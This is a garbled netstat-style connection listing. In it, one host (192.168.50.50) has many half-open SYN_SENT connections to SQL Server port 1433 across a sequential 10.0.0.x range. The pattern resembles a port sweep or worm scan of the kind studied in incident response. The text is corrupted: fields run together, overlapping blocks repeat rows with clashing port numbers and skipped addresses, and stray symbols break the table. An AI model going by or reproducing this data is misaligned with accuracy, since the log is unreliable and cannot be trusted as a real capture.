TCP192.168.50.50:313810.0.0.102:1433SYN_SENTTCP192.168.50.50:313910.0.0.103:1433SYN_SENTTCP192.168.50.50:314010.0.0.104:1433SYN_SENTTCP192.168.50.50:314110.0.0.105:1433SYN_SENTTCP192.168.50.50:314210.0.0.106:1433SYN_SENTTCP192.168.50.50:314410.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.109:1433SYN_SENTTCP192.168.50.50:314410.0.0.109:1433SYN_SENTTCP192.168.50.50:314410.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.101:1433SYN_SENTTCP192.168.50.50:314610.0.0.112:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:315010.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENT<					
TCP192.168.50.50:313910.0.0.103:1433SYN_SENTTCP192.168.50.50:314010.0.0.104:1433SYN_SENTTCP192.168.50.50:314110.0.0.105:1433SYN_SENTTCP192.168.50.50:314210.0.0.106:1433SYN_SENTTCP192.168.50.50:314310.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314410.0.0.109:1433SYN_SENTTCP192.168.50.50:314410.0.0.109:1433SYN_SENTTCP192.168.50.50:314410.0.0.110:1433SYN_SENTTCP192.168.50.50:314410.0.0.110:1433SYN_SENTTCP192.168.50.50:314410.0.0.111:1433SYN_SENTTCP192.168.50.50:314410.0.0.112:1433SYN_SENTTCP192.168.50.50:314710.0.0.113:1433SYN_SENTTCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.120:1433SYN_SENTTCP192.168.50.50:315510.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:316410.0.0.126:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316410.0.0.126:1433SYN_SENT<					
TCP192.168.50.50:314010.0.0.104:1433SYN_SENTTCP192.168.50.50:314110.0.0.105:1433SYN_SENTTCP192.168.50.50:314210.0.0.106:1433SYN_SENTTCP192.168.50.50:314310.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.111:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:315010.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.116:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.118:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:316410.0.0.122:1433SYN_SENTTCP192.168.50.50:316310.0.0.122:1433SYN_SENTTCP192.168.50.50:316310.0.0.122:1433SYN_SENTTCP192.168.50.50:316410.0.0.122:1433SYN_SENT<					
TCP192.168.50.50:314110.0.0.105:1433SYN_SENTTCP192.168.50.50:314210.0.0.106:1433SYN_SENTTCP192.168.50.50:314310.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.116:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.112:1433SYN_SENTTCP192.168.50.50:315410.0.0.112:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316410.0.0.126:1433SYN_SENTTCP192.168.50.50:316410.0.0.126:1433SYN_SENT<					
TCP192.168.50.50:314210.0.0.106:1433SYN_SENTTCP192.168.50.50:314310.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314910.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315110.0.0.114:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.120:1433SYN_SENTTCP192.168.50.50:315510.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316410.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENT<	TCP	192.168.50.50:3140	10.0.0.104:1433	SYN_SENT	
TCP192.168.50.50:314210.0.0.106:1433SYN_SENTTCP192.168.50.50:314310.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314710.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.112:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:316310.0.0.122:1433SYN_SENTTCP192.168.50.50:316410.0.0.122:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENT<	TCP	192.168.50.50:3141	10.0.0.105:1433	SYN_SENT	
TCP192.168.50.50:314310.0.0.107:1433SYN_SENTTCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314710.0.0.112:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.128:1433SYN_SENTTCP192.168.50.50:316310.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENT<	TCP	192.168.50.50:3142	10.0.0.106:1433	SYN SENT	
TCP192.168.50.50:314410.0.0.108:1433SYN_SENTTCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315410.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:316910.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.126:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENT<				—	
TCP192.168.50.50:314510.0.0.109:1433SYN_SENTTCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENT<					
TCP192.168.50.50:314610.0.0.110:1433SYN_SENTTCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.116:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315310.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT<					
TCP192.168.50.50:314710.0.0.111:1433SYN_SENTTCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENT<					
TCP192.168.50.50:314810.0.0.112:1433SYN_SENTTCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.117:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT<				—	
TCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.122:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT	TCP	192.168.50.50:3147	10.0.0.111:1433	SYN_SENT	
TCP192.168.50.50:314910.0.0.113:1433SYN_SENTTCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.122:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT	TCP	192.168.50.50:3148	10.0.0.112:1433	SYN SENT	
TCP192.168.50.50:315010.0.0.114:1433SYN_SENTTCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.126:1433SYN_SENTTCP192.168.50.50:316110.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT<	TCP				
TCP192.168.50.50:315110.0.0.115:1433SYN_SENTTCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.123:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT					
TCP192.168.50.50:315210.0.0.116:1433SYN_SENTTCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT					
TCP192.168.50.50:315310.0.0.117:1433SYN_SENTTCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315710.0.0.122:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT					
TCP192.168.50.50:315410.0.0.118:1433SYN_SENTTCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.120:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.129:1433SYN_SENT					
TCP192.168.50.50:315510.0.0.119:1433SYN_SENTTCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.123:1433SYN_SENTTCP192.168.50.50:316110.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT				—	
TCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.123:1433SYN_SENTTCP192.168.50.50:316110.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.120:1433SYN_SENTTCP192.168.50.50:316610.0.0.120:1433SYN_SENT	TCP	192.168.50.50:3154	10.0.0.118:1433	SYN_SENT	
TCP192.168.50.50:315610.0.0.120:1433SYN_SENTTCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.122:1433SYN_SENTTCP192.168.50.50:316010.0.0.123:1433SYN_SENTTCP192.168.50.50:316110.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.120:1433SYN_SENTTCP192.168.50.50:316610.0.0.120:1433SYN_SENT	TCP	192.168.50.50:3155	10.0.0.119:1433	SYN SENT	
TCP192.168.50.50:315710.0.0.121:1433SYN_SENTTCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.120:1433SYN_SENT	TCP			SYNSENT	
TCP192.168.50.50:315810.0.0.122:1433SYN_SENTTCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT				—	
TCP192.168.50.50:315910.0.0.123:1433SYN_SENTTCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT					
TCP192.168.50.50:316010.0.0.124:1433SYN_SENTTCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT				—	
TCP192.168.50.50:316110.0.0.125:1433SYN_SENTTCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT					
TCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT					
